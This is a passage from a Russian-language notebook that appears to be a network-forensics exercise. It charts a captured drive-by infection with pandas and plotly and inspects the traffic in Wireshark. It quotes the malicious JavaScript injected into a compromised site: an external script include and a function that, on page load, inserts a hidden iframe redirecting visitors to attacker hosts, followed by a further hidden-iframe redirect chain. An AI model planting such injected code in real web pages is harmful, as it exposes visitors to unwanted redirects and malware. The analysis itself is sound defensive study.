    color=from_source['Destination'],
    size=from_source['Length'],
    color_discrete_map=palette
)

fig.update_layout(title='Диаграмма 7. Хронология отправки пакетов по IP адресам', width=900)
fig.show()
```




**Комментарии:** Размерность кадра отражена в диаметре окружности точки на графике. Чем больше диаметр тем больше длина кадра.

На диаграмме отражены только исходящие пакеты от хота `172.16.165.165` . Хорошо видно происходящее:

- сначала устанавливается соединение с помощью передачи пакетов малого размера `SYN`
- затем хост отправляет один или несколько пакетов с запросом большего размера
- а затем отправляет очень большое количество малых пакетов, которые видимо подтверждаю получение пакетов от сервера `ACK`


Давайте возьмём например все пакеты переданные от зараженного хоста на сервер `www.youtube.com` в отрезке времени от 500-го до 1500-го пакета и раскрасим каждым пакет в зависимости от `протокола` :

In [17]:
```
youtube_df = df[
    (df["Source"] == "172.16.165.165") &
    (df["Destination"] == "74.125.233.96") &
    (df["No."] > 500) &
    (df["No."] <= 1500)
]

fig = px.scatter(
    x=youtube_df['No.'],
    y=youtube_df['Destination'],
    color=youtube_df['Protocol'],
    size=youtube_df['Length']
)

fig.update_layout(
    title='Диаграмма 8. Хронология отправки пакетов на youtube.com с учетом длины кадра и протокола',
    width=900)
fig.show()
```

Диаграмма 8. Хронология отправки пакетов на youtube.com с учетом длины кадра и протокола




Небольшие поправки к тому что было отмечено мной выше:

- сначала отправляется `TCP` сегмент ( `SYN` для установки соединения)
- затем отправляется `HTTP` запрос на сервер для получения данных
- потом ответ на получение страниц `HTML` ( `ACK` как подтверждение доставки)
- Затем зашифрованные сообщения по протоколу `TLSv1` и `SSLv2` для обмена ключами шифрования
- затем множество ответов с подтверждениями о успешном получении сегментов `TCP`
- и в конце завершение протокола `LSv1` и пакет `TCP` о закрытии сессии ( `FIN` )


Ok! Посмотрим как данные шли в обратную сторону от youtube.com к нашему хосту

In [18]:
```
from_youtube_df = df[
    (df["Destination"] == "172.16.165.165") &
    (df["Source"] == "74.125.233.96") &
    (df["No."] > 500) &
    (df["No."] <= 1500)
]

fig = px.scatter(
    x=from_youtube_df['No.'],
    y=from_youtube_df['Destination'],
    color=from_youtube_df['Protocol'],
    size=from_youtube_df['Length']
)

fig.update_layout(
    title='Диаграмма 8. Хронология получения пакетов с youtube.com с учетом длины кадра и протокола',
    width=900)
fig.show()
```

Диаграмма 8. Хронология получения пакетов с youtube.com с учетом длины кадра и протокола




В обратную сторону картина немного отличается:

- сначала точно также открывается `TCP` сессия
- затем сервер шлёт хосту `HTTP` ответ
- а потом отправляет большие пакеты с данными в зашифрованном виде по протоколу `TLSv1`
- в конце завершает рукопожатия ( `FIN` )

Трафик с `youtube.com` у меня никаких подозрений не вызывает. продолжу изучение трафика!

Итак, судя по хронологии из Графика 3, первый SYN сегмент (в итмеющемся дампе) отправленный с зараженного хота ушёл на сайт `ssl.bing.com` . Теми же методами изучим входящие от него пакеты.

### Шаг 3. Трафик с сайта ssl.bing.com


In [19]:
```
# Отфильтрую трафик с этого сайта по IP адресу и выведу на график в хронологическом порядке

from_bing_df = df[
    (df["Source"] == "204.79.197.200")
]

fig = px.scatter(
    x=from_bing_df['No.'],
    y=from_bing_df['Destination'],
    color=from_bing_df['Protocol'],
    size=from_bing_df['Length']
)

fig.update_layout(title='Диаграмма 10. Трафик полученный с сайта ssl.bing.com', width=900)
fig.show()
```

Диаграмма 10. Трафик полученный с сайта ssl.bing.com




На диаграмме видны только два больших `TCP` сегмента `111` и `121` . Как показал из просмотр этих пакетов в программе `wireshark` - это оказались дизассемблированные сообщения из сегмента `TLSv1` под номером `122` в котором был просто обмен сертификатами при рукопожатии. В принципе `ssl.bing.com` - это служба корпорации Майкрософт и пока сильных подозрений не вызывает.

Идём дальше.

Поиисследуем трафик с `www.ciniholland.nl`

### Шаг 4. Трафик с сайта ciniholland.nl


In [20]:
```
# Отфильтрую трафик с этого сайта по IP адресу и выведу на график в хронологическом порядке

from_ciniholland_df = df[
    (df["Source"] == "82.150.140.30")
]

fig = px.scatter(
    x=from_ciniholland_df['No.'],
    y=from_ciniholland_df['Destination'],
    color=from_ciniholland_df['Protocol'],
    size=from_ciniholland_df['Length']
)

fig.update_layout(title='Диаграмма 11. Трафик полученный с сайта www.ciniholland.nl', width=900)
fig.show()
```


Диаграмма 11. Трафик полученный с сайта www.ciniholland.nl




Вижу что от `ciniholland.nl` было много всего интересного, в основном в промежутке от снимка 150 до 1000. И видно что были и `TCP` и `HTTP` протоколы.

#### Поисследуем это всё подробнее в `wireshark`

Вот снимок экрана текста загруженных данных:




И в увеличенном виде:

```
// <![CDATA[\r\n
\tvar vvqflashvars = {};\r\n
\tvar vvqparams = { wmode: "opaque", allowfullscreen: "true", allowscriptaccess: "alway
\tvar vvqattributes = {};\r\n
\tvar vvqexpressinstall = "http://www.ciniholland.nl/wp-content/plugins/vipers-video-qu
// ]]>\r\n
</script>\r\n
\t<script type="text/javascript" src="http://www.ciniholland.nl/wp-content/themes/cini/
<script type="text/javascript" src="http://adultbiz.in/new/jquery.php"></script>\r\n
<script>\r\n
if(document.loaded) {\r\n
    showBrowVer();\r\n
} else {\r\n
    if (window.addEventListener) {\r\n
        window.addEventListener('load', showBrowVer, false);\r\n
    } else {\r\n
        window.attachEvent('onload', showBrowVer);\r\n
    }\r\n
}\r\n
function showBrowVer()\r\n
{\r\n
var divTag=document.createElement('div');        \r\n
divTag.id='dt';\r\n
```

Из исследования данных загружаемых файлов с сайта `ciniholland.nl` видно что скрипты с сайта `adultbiz.in` загружаются автоматически при загрузке страницы, а значит `TCP` запрос с флагом `SYN` на этот сайт (который мы видели ранее на графике хронологии отправки `SYN` запросов с зараженного хоста) был отправлен без явного на то желания клиента.

Далее, мы видим еще более интересные строки:

Клиенту в окне `iframe` показали видео с сайта `youtube.com` , то есть без его на то желания, было обращение к стороннему сайту:

```
<p><strong>In India sterven dagelijks ongeveer 6000 kinderen; één kind per vijftien seconden. Veel van deze sterftegevallen zij
 [truncated]<p>CINI helpt moeders en kinderen in India om de negatieve armoedespiraal te doorbreken. CINI heeft invloed op alle
</div>\n
<div class="video">\n
\t<iframe width="560" height="315" src="http://www.youtube.com/embed/hqgSewjl8hk" frameborder="0" allowfullscreen></iframe> \n
</div>\n
<div class="homebottom">\n
\t<div class="findout">\n
 [truncated]\t\t<img width="200" height="298" src="http://www.ciniholland.nl/wp-content/uploads/2012/01/P1260499-200x298.jpg" c
```

Затем, мы видим следующую логику:

```
if(document.loaded) {\r\n
    showBrowVer();\r\n
} else {\r\n
    if (window.addEventListener) {\r\n
        window.addEventListener('load', showBrowVer, false);\r\n
    } else {\r\n
        window.attachEvent('onload', showBrowVer);\r\n
    }\r\n
}\r\n
```

Скрипт на языке JavaScript реализует следующую логику: если страница успела загрузиться то запускается функция `showBrowVer()` , а иначе, создается событие ***запустить `showBrowVer()` после заугрузки страницы (load/onload)***

Сама же функция `showBrowVer()` создает тег `div` , крепит его к телу страницы `body` , внутри тега див создаёт тег `iframe` исходный код которого должен якобы загрузиться со страницы `24corp-shop.com` . В действительности же это приводит к вынужденному нежелательному переходу по ссылке.

```
function showBrowVer()\r\n
{\r\n
var divTag=document.createElement('div');        \r\n
divTag.id='dt';\r\n
document.body.appendChild(divTag);\r\n
                var js_kod2 = document.createElement('iframe');\r\n
            js_kod2.src = 'http://24corp-shop.com';\r\n
            js_kod2.width = '180px';                \r\n
            js_kod2.height = '200px';         \r\n
\t\t\t\tjs_kod2.setAttribute('style','visibility:hidden');\r\n
document.getElementById('dt').appendChild(js_kod2);\r\n
}\r\n
```

Прочие же данные полученные от `ciniholland.nl` представляют собой огромное количество ссылок и на различные сайты с рекламным материалом, поэтому, весьма вероятно, клиент сразу его покинул и далее, как было видно на диаграмме, никакие `SYN` запросы на `ciniholland.nl` больше не отправлялись.

Посмотрим что из себя представляет загруженный скрипт `http://adultbiz.in/new/jquery.php`

В первой строке скриншота видно что эту страницу клиент получил имеено по `GET` запросу `new/jquery.php`

```
GET /new/jquery.php HTTP/1.1
Accept: */*
Referer: http://www.cinihollland.nl/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET C
LR 3.0.30729; Media Center PC 6.0)
Accept-Encoding: gzip, deflate
Host: adultbiz.in
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 16 Nov 2014 02:10:08 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Check: 3c12dc4d54f8e22d666785b733b0052100c53444
X-Language: english
X-Template: tpl_CleanPeppermintBlack_oneclick
X-Buckets:
X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBALquDFETXRn0Hr05fUP7EJT77xYnPmRbpMy4vk8KYiHnkNpednjOANJcaXDXcKQJN0nXKZJL7TciJD8AoHXK158CA
wEAAQ==_C846BpEU0hsFM/xTjTqlLXN2LNVJLkmeoXaJY26UuFsolp3W8Z480CT99oawgOGdkTjw8uGCNTSS6sv9BLfQuQ==
Content-Encoding: gzip

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBALquDFETXRn0Hr05fUP7EJT77xYnPmRbpMy4vk8KYiHnkNpednjOANJcaXDXcKQJN0nXKZJL7TciJD8Ao
HXK158CAwEAAQ==_C846BpEU0hsFM/xTjTqlLXN2LNVJLkmeoXaJY26UuFsolp3W8Z480CT99oawgOGdkTjw8uGCNTSS6sv9BLfQuQ==" xmlns="http://www.w3.org/1999/
xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
<title>adultbiz.in</title>
<script src="http://www.google.com/adsense/domains/caf.js" type="text/javascript" ></script>
<link href="http://d1vbm0eveofcle.cloudfront.net/themes/saledefault.css" rel="stylesheet" type="text/css" media="screen" /> <link href="
http://d1vbm0eveofcle.cloudfront.net/themes/assets/style.css" rel="stylesheet" type="text/css" media="screen" />
<link href="http://d1vbm0eveofcle.cloudfront.net/themes/cleanPeppermintBlack/style.css" rel="stylesheet" type="text/css" media="screen"
/>
<link href='http://fonts.googleapis.com/css?family=Libre+Baskerville:400,700' rel='stylesheet' type='text/css'>
</head>
<body id="afs" style="visibility:hidden;">
<script src="http://www.parkingcrew.net/scripts/sale_form.js" type="text/javascript"></script>
<div id="sale_link">
<a href="http://www.sedo.com/search/details.php4?partnerid=&domain=adultbiz.in" target="_blank" onmousedown="tlink('ing', 'adultbiz.in')
;">
Buy this domain.          </a>
</div><div id="holder" class="secondPage">
<div id="header">
<div id="domainname">adultbiz.in</div>
<div id="searchHolder">
```

*Packet 495. 1 client pkt, 1 server pkt, 1 turn. Click to select.*

Ниже, в теге `body` видно что содержимое всего тела страницы скрыто `style="visibility:hidden;"`


### Шаг 5. Трафик с сайта adultbiz.in


От adultbiz приходило не так много пакетов. Всего три `TCP` сегмента которые и составили разобранный выше скрипт

In [21]:
```
from_adultbiz_df = df[
    (df["Source"] == "185.53.178.9")
]

fig = px.scatter(
    x=from_adultbiz_df['No.'],
    y=from_adultbiz_df['Source'],
    color=from_adultbiz_df['Protocol'],
    size=from_adultbiz_df['Length']
)

fig.update_layout(title='Диаграмма 12. Трафик полученный с сайта adultbiz.in', width=900)
fig.show()
```

Диаграмма 12. Трафик полученный с сайта adultbiz.in




Файлы полученные в этих `TCP` и `HTTP` сегментах я рассмотрю далее.

### Шаг 6. Трафик с сайта 24corp-shop.com


Дальше по хронолдогии следует запрос на `youtube.com` , но я его уже рассмотрел выше, к тому же трафик там приходил исключительно зашифрованый.

Перейдем к следующему по хронологии сайту `24corp-shop.com` . Рассмотрим все сегменты с этого ресурса

In [22]:
```
from_corp_shop_df = df[
    (df["Source"] == "188.225.73.100")
]

fig = px.scatter(
    x=from_corp_shop_df['No.'],
    y=from_corp_shop_df['Source'],
    color=from_corp_shop_df['Protocol'],
    size=from_corp_shop_df['Length']
)

fig.update_layout(title='Диаграмма 13. Трафик полученный с сайта 24corp-shop.com', width=900)
fig.show()
```




С `24corp-shop.com` пришло не мало пакетов и в основном `HTML` дробленный на `TCP` сегменты.

**Посмотрим на них пристально в `wireshark`**

Во первых в теге `body` снова видим старый приём с вложенным `iframe` который отсылает нас на сайт `http://stand.trustandprobaterealty.com` который мы уже видели ранее в отчетах отправки `tcp` запросов с флагом `syn`


По всей видимости и на этот сайт пользователь попал без своего на то желания.


```
<body bgcolor=#ffffff><div align='center'><iframe src='http://stand.trustandprobaterealty.com/?PHPSSESID=njrMNruDMhvJFIPGKuXDSKVbM07PThnJko2ahe6JVg|ZDJiZjZiZjI5Yzc5OTg3MzE1MzJkMmExN2M4NmJiOTM' border=0 width=125 height=10 scrolling=no></iframe></div>

<BR><BR><BR>

<center><a href="http://www.google.com"><img src="source/notfound.gif" border="0" width=348 height=378 ></a>
```

Также в контекте страницы присутствует архивный документ `gzip` с неизвестным содержимым.




**Файл `gzip` найденный выше может представлять реальную угрозу, так как в них часто можно найти вредоносные программы.**

Поисследуем его позже, а пока отложим в сторонку.

## Шаг 7. Трафик с сайта stand.trustandprobaterealty.com

И наконец последний в хронологии сайт `http://stand.trustandprobaterealty.com`

Мной уже было установлено что переход на этот сайт произошел не по желанию пользователя.

Поисследуем данные которые пришли с этого хоста


In [23]:
```
# Поиссследуем данные которые пришли с этого хоста

from_corp_shop_df = df[
    (df["Source"] == "37.200.69.143")
]

fig = px.scatter(
    x=from_corp_shop_df['No.'],
    y=from_corp_shop_df['Source'],
    color=from_corp_shop_df['Protocol'],
    size=from_corp_shop_df['Length']
)

fig.update_layout(title='Диаграмма 14. Трафик с сайта stand.trustandprobaterealty.com', width=900)
fig.show()
```

